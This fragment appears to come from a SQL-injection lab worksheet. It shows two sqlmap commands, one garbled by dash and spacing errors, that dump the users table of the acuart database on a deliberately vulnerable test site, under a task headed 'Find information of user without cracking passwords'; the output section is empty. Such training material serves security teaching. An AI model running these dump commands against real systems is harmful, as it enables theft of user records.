
sqlmap–uhttp://testphp.vulnweb.com/artists.php?artist=1–D acuart–T users–dump

**OUTPUT:**









**Task 6:**

**Find information of user without cracking passwords**

**sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart -T users --dump**